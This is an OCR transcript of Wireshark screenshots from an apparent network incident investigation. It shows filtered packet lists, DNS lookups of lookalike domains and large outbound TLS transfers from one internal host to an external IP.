




10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 29 Sep, 15:40
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.dst == 79.143.87.233
No. Time Source Destination Protocol Length Info
1706 -0.986481 10.0.0.22 79.143.87.233 TCP 54 84 → 58259 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
1708 -0.988143 10.0.0.22 79.143.87.233 TCP 54 81 → 55603 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
1710 -0.985085 10.0.0.22 79.143.87.233 TCP 54 444 → 54753 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
1712 -0.983899 10.0.0.22 79.143.87.233 TCP 54 446 → 54649 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
1714 -0.977393 10.0.0.22 79.143.87.233 TCP 54 26 → 58799 [RST, ACK] Seq=1 Ack=1 Win=8192 Len=0
1731 -0.976798 10.0.0.22 79.143.87.233 TCP 54 [TCP Port numbers reused] 22 → 61448 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0
1733 -0.971501 10.0.0.22 79.143.87.233 SSH 114 Server: [TCP Previous segment not captured] , Encrypted packet (len=60)
1734 -0.976224 10.0.0.22 79.143.87.233 TCP 93 [TCP Retransmission] 22 → 61448 [PSH, ACK] Seq=1 Ack=1 Win=8192 Len=39
1737 -0.974486 10.0.0.22 79.143.87.233 TCP 255 [TCP Retransmission] 22 → 61448 [PSH, ACK] Seq=40 Ack=273 Win=8192 Len=201
1739 -0.973502 10.0.0.22 79.143.87.233 TCP 259 [TCP Retransmission] 22 → 61448 [PSH, ACK] Seq=241 Ack=506 Win=8192 Len=205
1741 -0.972523 10.0.0.22 79.143.87.233 TCP 309 [TCP Retransmission] 22 → 61448 [PSH, ACK] Seq=446 Ack=800 Win=8192 Len=255
1743 -0.970402 10.0.0.22 79.143.87.233 SSH 103 Server: Encrypted packet (len=49)
1745 -0.969424 10.0.0.22 79.143.87.233 SSH 114 Server: Encrypted packet (len=60)
1747 -0.968441 10.0.0.22 79.143.87.233 SSH 105 Server: Encrypted packet (len=51)
1749 -0.967465 10.0.0.22 79.143.87.233 SSH 111 Server: Encrypted packet (len=57)
1751 -0.966489 10.0.0.22 79.143.87.233 SSH 102 Server: Encrypted packet (len=48)
1753 -0.965519 10.0.0.22 79.143.87.233 SSH 94 Server: Encrypted packet (len=40)
1755 -0.964538 10.0.0.22 79.143.87.233 SSH 99 Server: Encrypted packet (len=45)
Frame 1765: 107 bytes on wire (856 bits), 107 bytes captured (856 bits)
Ethernet II, Src: e2:05:74:ea:ee:53 (e2:05:74:ea:ee:53), Dst: HuaweiTe_df:97:11 (90:17:3f:df:97:11)
Internet Protocol Version 4, Src: 10.0.0.22, Dst: 79.143.87.233
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 93
Identification: 0x0001 (1)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xc90c [validation disabled]



10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 29 Sep, 15:41
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.dst == 79.143.87.233
No. Time Source Destination Protocol Length Info
1741 -0.972523 10.0.0.22 79.143.87.233 TCP 309 [TCP Retransmission] 22 → 61448 [PSH, ACK] Seq=446 Ack=800 Win=8192 Len=255
1743 -0.970402 10.0.0.22 79.143.87.233 SSH 103 Server: Encrypted packet (len=49)
1745 -0.969424 10.0.0.22 79.143.87.233 SSH 114 Server: Encrypted packet (len=60)
1747 -0.968441 10.0.0.22 79.143.87.233 SSH 105 Server: Encrypted packet (len=51)
1749 -0.967465 10.0.0.22 79.143.87.233 SSH 111 Server: Encrypted packet (len=57)
1751 -0.966489 10.0.0.22 79.143.87.233 SSH 102 Server: Encrypted packet (len=48)
1753 -0.965519 10.0.0.22 79.143.87.233 SSH 94 Server: Encrypted packet (len=40)
1755 -0.964538 10.0.0.22 79.143.87.233 SSH 99 Server: Encrypted packet (len=45)
1757 -0.963461 10.0.0.22 79.143.87.233 SSH 96 Server: Encrypted packet (len=42)
1759 -0.962481 10.0.0.22 79.143.87.233 SSH 114 Server: Encrypted packet (len=60)
1761 -0.961511 10.0.0.22 79.143.87.233 SSH 98 Server: Encrypted packet (len=44)
1763 -0.960535 10.0.0.22 79.143.87.233 SSH 105 Server: Encrypted packet (len=51)
1765 -0.959562 10.0.0.22 79.143.87.233 SSH 107 Server: Encrypted packet (len=53)
1767 -0.958484 10.0.0.22 79.143.87.233 SSH 112 Server: Encrypted packet (len=58)
1769 -0.957400 10.0.0.22 79.143.87.233 SSH 112 Server: Encrypted packet (len=58)
1771 -0.956252 10.0.0.22 79.143.87.233 SSH 108 Server: Encrypted packet (len=54)
1773 -0.955268 10.0.0.22 79.143.87.233 SSH 94 Server: Encrypted packet (len=40)
1775 -0.954281 10.0.0.22 79.143.87.233 SSH 111 Server: Encrypted packet (len=57)
Frame 1745: 114 bytes on wire (912 bits), 114 bytes captured (912 bits)
Ethernet II, Src: e2:05:74:ea:ee:53 (e2:05:74:ea:ee:53), Dst: HuaweiTe_df:97:11 (90:17:3f:df:97:11)
Internet Protocol Version 4, Src: 10.0.0.22, Dst: 79.143.87.233
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 100
Identification: 0x0001 (1)
Flags: 0x00
...0 0000 0000 0000 = Fragment Offset: 0
Time to Live: 64
Protocol: TCP (6)
Header Checksum: 0xc905 [validation disabled]



10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 22 Sep, 16:14
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.src == 10.0.0.22 && dns
No. Time Source Destination Protocol Length Info
655 0.122869 10.0.0.22 8.8.8.8 DNS 73 Standard query 0x0000 A microsoft.com
1666 0.135664 10.0.0.22 8.8.8.8 DNS 78 Standard query 0x0000 A mail.company.local
1784 0.096981 10.0.0.22 8.8.8.8 DNS 70 Standard query 0x0000 A google.com
1786 0.114013 10.0.0.22 8.8.8.8 DNS 69 Standard query 0x0000 A slack.com
1788 0.144502 10.0.0.22 8.8.8.8 DNS 74 Standard query 0x0000 A cdn.office.net
1990 0.119943 10.0.0.22 8.8.8.8 DNS 78 Standard query 0x0000 A update.windows.com
2173 0.105742 10.0.0.22 8.8.8.8 DNS 67 Standard query 0x0000 A zoom.us
3019 0.132728 10.0.0.22 8.8.8.8 DNS 70 Standard query 0x0000 A github.com
3170 0.130799 10.0.0.22 8.8.8.8 DNS 78 Standard query 0x0000 A mail.company.local
3255 0.133759 10.0.0.22 8.8.8.8 DNS 67 Standard query 0x0000 A zoom.us
3369 0.147470 10.0.0.22 8.8.8.8 DNS 74 Standard query 0x0000 A cdn.office.net
3557 0.173571 10.0.0.22 8.8.8.8 DNS 82 Standard query 0x0000 A intranet.company.local
4697 -0.700542 10.0.0.22 8.8.8.8 DNS 71 Standard query 0x0000 A mehafon.com
4780 -0.697557 10.0.0.22 8.8.8.8 DNS 77 Standard query 0x0000 A block-monitor.net
4822 -0.696316 10.0.0.22 8.8.8.8 DNS 75 Standard query 0x0000 A web-whatapp.org
4897 -0.698482 10.0.0.22 8.8.8.8 DNS 77 Standard query 0x0000 A block-monitor.net
4986 -0.702832 10.0.0.22 8.8.8.8 DNS 71 Standard query 0x0000 A mehafon.com
5014 -0.695300 10.0.0.22 8.8.8.8 DNS 75 Standard query 0x0000 A web-whatapp.org
5113 -0.693945 10.0.0.22 8.8.8.8 DNS 75 Standard query 0x0000 A web-whatapp.org
5494 -0.701552 10.0.0.22 8.8.8.8 DNS 71 Standard query 0x0000 A mehafon.com
5687 -0.699409 10.0.0.22 8.8.8.8 DNS 77 Standard query 0x0000 A block-monitor.net
5747 0.114975 10.0.0.22 8.8.8.8 DNS 74 Standard query 0x0000 A cdn.office.net
5751 0.104765 10.0.0.22 8.8.8.8 DNS 73 Standard query 0x0000 A office365.com
6008 0.129835 10.0.0.22 8.8.8.8 DNS 82 Standard query 0x0000 A intranet.company.local
7749 0.180342 10.0.0.22 8.8.8.8 DNS 67 Standard query 0x0000 A zoom.us
Frame 5014: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)
Encapsulation type: Ethernet (1)
Arrival Time: May 3, 2025 13:33:38.856942000 UTC
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1746279218.856942000 seconds
[Time delta from previous captured frame: -2.548698000 seconds]



10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 22 Sep, 16:20
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.qry.name contains "web-whatapp.org"
No. Time Source Destination Protocol Length Info
4822 -0.696316 10.0.0.22 8.8.8.8 DNS 75 Standard query 0x0000 A web-whatapp.org
4823 -0.695921 8.8.8.8 10.0.0.22 DNS 106 Standard query response 0x0000 A web-whatapp.org A 45.67.89.1
5014 -0.695300 10.0.0.22 8.8.8.8 DNS 75 Standard query 0x0000 A web-whatapp.org
5015 -0.694807 8.8.8.8 10.0.0.22 DNS 106 Standard query response 0x0000 A web-whatapp.org A 45.67.89.1
5113 -0.693945 10.0.0.22 8.8.8.8 DNS 75 Standard query 0x0000 A web-whatapp.org
5114 -0.693509 8.8.8.8 10.0.0.22 DNS 106 Standard query response 0x0000 A web-whatapp.org A 45.67.89.1
Frame 4822: 75 bytes on wire (600 bits), 75 bytes captured (600 bits)
Encapsulation type: Ethernet (1)
Arrival Time: May 3, 2025 13:33:38.855926000 UTC
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1746279218.855926000 seconds
[Time delta from previous captured frame: -0.818597000 seconds]


10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 22 Sep, 16:22
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
dns.qry.name contains "block-monitor.net"
No. Time Source Destination Protocol Length Info
4780 -0.697557 10.0.0.22 8.8.8.8 DNS 77 Standard query 0x0000 A block-monitor.net
4781 -0.697129 8.8.8.8 10.0.0.22 DNS 110 Standard query response 0x0000 A block-monitor.net A 34.56.78.90
4897 -0.698482 10.0.0.22 8.8.8.8 DNS 77 Standard query 0x0000 A block-monitor.net
4898 -0.698078 8.8.8.8 10.0.0.22 DNS 110 Standard query response 0x0000 A block-monitor.net A 34.56.78.90
5687 -0.699409 10.0.0.22 8.8.8.8 DNS 77 Standard query 0x0000 A block-monitor.net
5688 -0.699008 8.8.8.8 10.0.0.22 DNS 110 Standard query response 0x0000 A block-monitor.net A 34.56.78.90
Frame 4781: 110 bytes on wire (880 bits), 110 bytes captured (880 bits)
Encapsulation type: Ethernet (1)
Arrival Time: May 3, 2025 13:33:38.855113000 UTC
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1746279218.855113000 seconds
[Time delta from previous captured frame: 0.000428000 seconds]
[Time delta from previous displayed frame: 0.000428000 seconds]
[Time since reference or first frame: -0.697129000 seconds]
Frame Number: 4781
Frame Length: 110 bytes (880 bits)
Capture Length: 110 bytes (880 bits)
[Frame is marked: False]
[Frame is ignored: False]
[Protocols in frame: eth:ethertype:ip:udp:dns]
[Coloring Rule Name: UDP]
[Coloring Rule String: udp]
Ethernet II, Src: e2:05:74:ea:ee:53 (e2:05:74:ea:ee:53), Dst: HuaweiTe_df:97:11 (90:17:3f:df:97:11)
Destination: HuaweiTe_df:97:11 (90:17:3f:df:97:11)
Source: e2:05:74:ea:ee:53 (e2:05:74:ea:ee:53)
Type: IPv4 (0x0800)
Internet Protocol Version 4, Src: 8.8.8.8, Dst: 10.0.0.22
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
Total Length: 96


10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Wireshark
Tue 29 Sep, 15:22
Final_incident.pcap
Wireshark · Conversations · Final_incident.pcap
Ethernet · 1 IPv4 · 95 IPv6 TCP · 347 UDP · 109
Address A Port A Address B Port B Packets Bytes Packets A → B Bytes A → B Packets B → A Bytes B → A Rel Start Duration Bits/s A → B Bits/s B → A
10.0.0.22 56610 45.140.169.16 443 134 149 k 107 146 k 27 3,066 -0.758495 0.0554 21 M 44
10.0.0.32 52280 10.0.0.22 22 116 27 k 77 7,300 39 20 k 0.951512 0.0419 1,394 k 3,90
10.0.0.31 55646 10.0.0.22 22 113 27 k 75 7,535 38 19 k 0.652308 0.0881 683 k 1,79
10.0.0.34 50337 10.0.0.22 22 110 24 k 73 6,783 37 17 k 0.740717 0.0454 1,195 k 3,14
10.0.0.33 54432 10.0.0.22 22 80 19 k 53 5,482 27 14 k 1.025093 0.0277 1,582 k 4,08
10.0.0.32 54261 10.0.0.22 22 89 19 k 59 5,748 30 13 k 0.993679 0.0312 1,476 k 3,44
10.0.0.33 51785 10.0.0.22 22 80 19 k 53 5,543 27 13 k 0.904256 0.0271 1,637 k 3,98
10.0.0.33 60632 10.0.0.22 22 86 17 k 57 5,362 29 12 k 0.875233 0.0288 1,490 k 3,50
10.0.0.15 60502 10.0.0.10 389 63 17 k 37 3,635 26 13 k 1.361985 0.0207 1,403 k 5,40
10.0.0.30 52615 10.0.0.15 445 42 15 k 27 5,199 15 10 k 0.335555 0.0163 2,555 k 5,28
10.0.0.22 53443 45.140.169.16 443 69 15 k 35 6,235 34 8,942 -0.926430 0.0249 2,003 k 2,87
10.0.0.33 52097 10.0.0.22 22 59 15 k 39 4,332 20 10 k 0.931544 0.0198 1,754 k 4,35
10.0.0.22 59291 45.140.169.16 443 65 14 k 33 6,293 32 8,698 -0.869347 0.0213 2,367 k 3,27
10.0.0.34 56675 10.0.0.15 445 42 14 k 27 5,123 15 9,463 0.386717 0.0158 2,599 k 4,80
10.0.0.22 56184 45.140.169.16 443 65 14 k 33 5,524 32 8,936 -0.950830 0.0241 1,830 k 2,96
10.0.0.32 59187 10.0.0.22 22 65 14 k 43 4,293 22 10 k 0.786383 0.0250 1,372 k 3,23
10.0.0.32 56268 10.0.0.22 22 71 14 k 47 4,654 24 9,516 0.830512 0.0242 1,541 k 3,15
10.0.0.30 60540 10.0.0.10 389 55 14 k 33 3,362 22 10 k 1.325167 0.0174 1,548 k 4,93
10.0.0.31 52364 10.0.0.22 22 65 14 k 43 4,378 22 9,696 0.627281 0.0247 1,419 k 3,14
10.0.0.22 51847 45.140.169.16 443 57 14 k 29 5,171 28 8,872 -0.831749 0.0181 2,283 k 3,91
10.0.0.30 59358 10.0.0.15 445 42 14 k 27 4,604 15 9,431 0.517204 0.0152 2,426 k 4,96
10.0.0.32 53208 10.0.0.15 445 42 13 k 27 5,454 15 8,284 0.402711 0.0160 2,735 k 4,15
10.0.0.30 53981 10.0.0.22 22 59 13 k 39 4,274 20 9,449 0.854896 0.0201 1,699 k 3,75
10.0.0.30 54192 10.0.0.22 22 56 13 k 37 4,306 19 9,271 1.053125 0.0191 1,802 k 3,88
10.0.0.15 62618 10.0.0.10 389 51 13 k 31 3,590 20 9,506 1.298036 0.0165 1,738 k 4,60
10.0.0.34 63938 10.0.0.15 445 39 13 k 25 4,624 14 8,445 0.455681 0.0140 2,647 k 4,83
10.0.0.34 61139 10.0.0.15 445 42 13 k 27 4,591 15 8,462 0.532603 0.0143 2,559 k 4,71
Name resolution
Limit to display filter
Absolute start time
Conversation Ty
Copy
Follow Stream...
Graph...
Close


10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 22 Sep, 16:10
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.len > 1000 && ip.src == 10.0.0.22 && ip.dst == 45.140.169.16
No. Time Source Destination Protocol Length Info
5835 -0.756286 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5837 -0.755615 10.0.0.22 45.140.169.16 TCP 1454 56610 → 443 [PSH, ACK] Seq=1886 Ack=1490 Win=8192 Len=1400
5838 -0.755205 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5839 -0.754792 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5840 -0.754378 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5841 -0.753971 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5843 -0.753311 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5844 -0.752896 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5845 -0.752363 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5846 -0.751950 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5847 -0.751479 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5849 -0.750744 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5850 -0.750346 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5851 -0.749945 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5852 -0.749539 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5853 -0.749131 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5855 -0.748455 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5856 -0.748046 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5857 -0.747641 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5858 -0.747233 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5859 -0.746821 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5861 -0.746109 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5862 -0.745709 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5863 -0.745186 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
5864 -0.744563 10.0.0.22 45.140.169.16 SSL 1454 Continuation Data
Frame 5835: 1454 bytes on wire (11632 bits), 1454 bytes captured (11632 bits)
Encapsulation type: Ethernet (1)
Arrival Time: May 3, 2025 13:33:38.795956000 UTC
[Time shift for this packet: 0.000000000 seconds]
Epoch Time: 1746279218.795956000 seconds
[Time delta from previous captured frame: 0.000219000 seconds]


10.0.0.21 — Подключение к удаленному рабочему столу
Applications
Final_incident.pcap
Tue 29 Sep, 15:28
Final_incident.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 45.140.169.16 && ip.dst == 45.140.169.16
No. Time Source Destination Protocol Length Info
4367 -0.869347 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [SYN] Seq=0 Win=8192 Len=0
4369 -0.868896 10.0.0.22 45.140.169.16 TCP 54 59291 → 443 [ACK] Seq=1 Ack=1 Win=8192 Len=0
4370 -0.868640 10.0.0.22 45.140.169.16 SSL 325 Continuation Data
